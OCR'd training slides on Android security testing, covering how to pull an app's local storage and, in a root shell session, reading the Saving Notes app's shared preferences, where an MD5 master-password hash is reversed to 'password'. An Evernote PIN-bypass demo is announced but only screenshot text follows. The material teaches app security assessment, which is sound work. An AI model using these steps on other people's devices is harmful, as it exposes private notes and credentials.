Training Agenda

- Module 1: Android Primer
- Module 2: Android Reversing Demystified
- Module 3: Android Vulnerabilities

Module 3: Android Vulnerabilities

- Exploiting Local Storage
- Exploiting Android Components
- Exploiting Weak Cryptography
- Exploiting Side Channel Data Leakage
- Root Detection and Bypass
- Exploiting Network Communication and Cert Pinning
- Exploiting Firebase Databases
- Attacking Google Play Billing

Exploiting Local Storage


- There are several ways to read local data:
- On a rooted device
  - SSHDroid + WinSCP/ssh/sftp/PuTTY
    - SSHDroid installs an SSH server on the device
- On a non-rooted device
  - adb shell or
  - Use the Monitor tool
    - Go to the tools directory of the SDK, and run monitor or DDMS (deprecated)
    - Click on the file Explorer tab to use a GUI to navigate
    - There are buttons to push and pull files


Exploiting Local Storage
Android Shared Preference Files


- Shared Preference files are similar to Android property files
  - Shared Preferences are used for storing key-value pairs of primitive data types
  - For example, Shared Preferences are used to store user's settings and application data
- Extension:
  - .xml
- Location:
  - /data/data/<package-name>/shared_prefs/<prefs_name>.xml
- Tools
  - Notepad


Exploiting Local Storage
Android Shared Preference Files

- Target Application - Saving Notes
  - Savingnotes2-9-1.apk
  - Latest version (2.9.1) - https://play.google.com/store/apps/details?id=com.savingnotes.app









Bug I

```
vbox86p:/data/data/com.savingnotes.app # pwd
/data/data/com.savingnotes.app
vbox86p:/data/data/com.savingnotes.app # ls
app_sslcache app_textures app_webview cache databases files no_backup shared_prefs
vbox86p:/data/data/com.savingnotes.app # cd shared_prefs/
vbox86p:/data/data/com.savingnotes.app/shared_prefs # ls
TwitterAdvertisingInfoPreferences.xml            com.google.android.gms.measurement.prefs.xml
WebViewChromiumPrefs.xml                         com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MT
com.crashlytics.prefs.xml                        io.fabric.sdk.android:fabric:io.fabric.sdk.android
com.crashlytics.sdk.android:answers:settings.xml ui.MainActivity.xml
com.google.android.gms.appid.xml
vbox86p:/data/data/com.savingnotes.app/shared_prefs # cat ui.MainActivity.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="mainFolderKey">-MUvIKykg_vBU61cBI2R</string>
    <boolean name="widgetProcessingAction" value="false" />
    <boolean name="sort_notes_above" value="true" />
    <boolean name="isNumericPassword" value="false" />
    <string name="masterPassword">5f4dcc3b5aa765d61d8327deb882cf99</string>
    <boolean name="isSheetSelectedLocked" value="false"
    <long name="last_tip_enabled_expiration_timestamp"
    <long name="serverTimeOffset" value="2834" />
    <string name="sheetSelectedKey">-MUvIL-Y5WHkxddgwbg
    <string name="sort_selected_key">sort_manual</strin
    <boolean name="note_editor_menu_tooltip_showed" val
    <int name="countDownToRate" value="2" />
    <string name="previousUid">FJzGV2ojrEME5eQHTnpynEPt
    <string name="passwordProtection">true</string>
    <string name="sheetSelectedFolderKey">-MUvIKykg_vBU
    <int name="last_tip_enabled" value="-4" />
</map>
vbox86p:/data/data/com.savingnotes.app/shared_prefs #
```

MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

The MD5 hash:

5f4dcc3b5aa765d61d8327deb882cf99

was succesfully reversed into the string:

password

BUG II

```
vbox86p:/data/data/com.savingnotes.app # pwd
/data/data/com.savingnotes.app
vbox86p:/data/data/com.savingnotes.app # ls
app_sslcache app_textures app_webview cache databases files no_backup shared_prefs
vbox86p:/data/data/com.savingnotes.app # cd shared_prefs/
vbox86p:/data/data/com.savingnotes.app/shared_prefs # ls
TwitterAdvertisingInfoPreferences.xml           com.google.android.gms.measurement.prefs.xml
WebViewChromiumPrefs.xml                        com.google.firebase.auth.api.Store.W0RFRkFVTFR
com.crashlytics.prefs.xml                       io.fabric.sdk.android:fabric:io.fabric.sdk.and
com.crashlytics.sdk.android:answers:settings.xml ui.MainActivity.xml
com.google.android.gms.appid.xml
vbox86p:/data/data/com.savingnotes.app/shared_prefs # cat ui.MainActivity.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="mainFolderKey">-MUvIKykg_vBU61cBI2R</string>
    <boolean name="widgetProcessingAction" value="false" />
    <boolean name="sort_notes_above" value="true" />
    <boolean name="isNumericPassword" value="false" />
    <string name="masterPassword">5f4dcc3b5aa765d61d8327deb882cf99</string>
    <boolean name="isSheetSelectedLocked" value="false" />
    <long name="last_tip_enabled_expiration_timestamp" value="1614834176613" />
    <long name="serverTimeOffset" value="2834" />
    <string name="sheetSelectedKey">-MUvIL-Y5WHkxddgwbgm</string>
    <string name="sort_selected_key">sort_manual</string>
    <boolean name="note_editor_menu_tooltip_showed" value="true" />
    <int name="countDownToRate" value="2" />
    <string name="previousUid">FJzGV2ojrEME5eQHTnpynEPt7Pc2</string>
    <string name="passwordProtection">true</string>
    <string name="sheetSelectedFolderKey">-MUvIKykg_vBU61cBI2R</string>
    <int name="last_tip_enabled" value="-4" />
</map>
vbox86p:/data/data/com.savingnotes.app/shared_prefs #
```

Exploiting Local Storage
Android Shared Preference Files

- Target Application - Evernote
  - Evernote-8-13-3.apk
  - Latest version (8.13.3) - https://play.google.com/store/apps/details?id=com.evernote

  - **DEMO - BYPASS PINLOCK SCREEN ON EVERNOTE**

10:49

All Notes

Create your first note

Tap + to create a note. Take a photo, add an attachment, or type some text.

Tap to create a new note

10:50

securenote1

Notes

this is a secure note

10:50


All Notes


MARCH 2021


10:50 PM

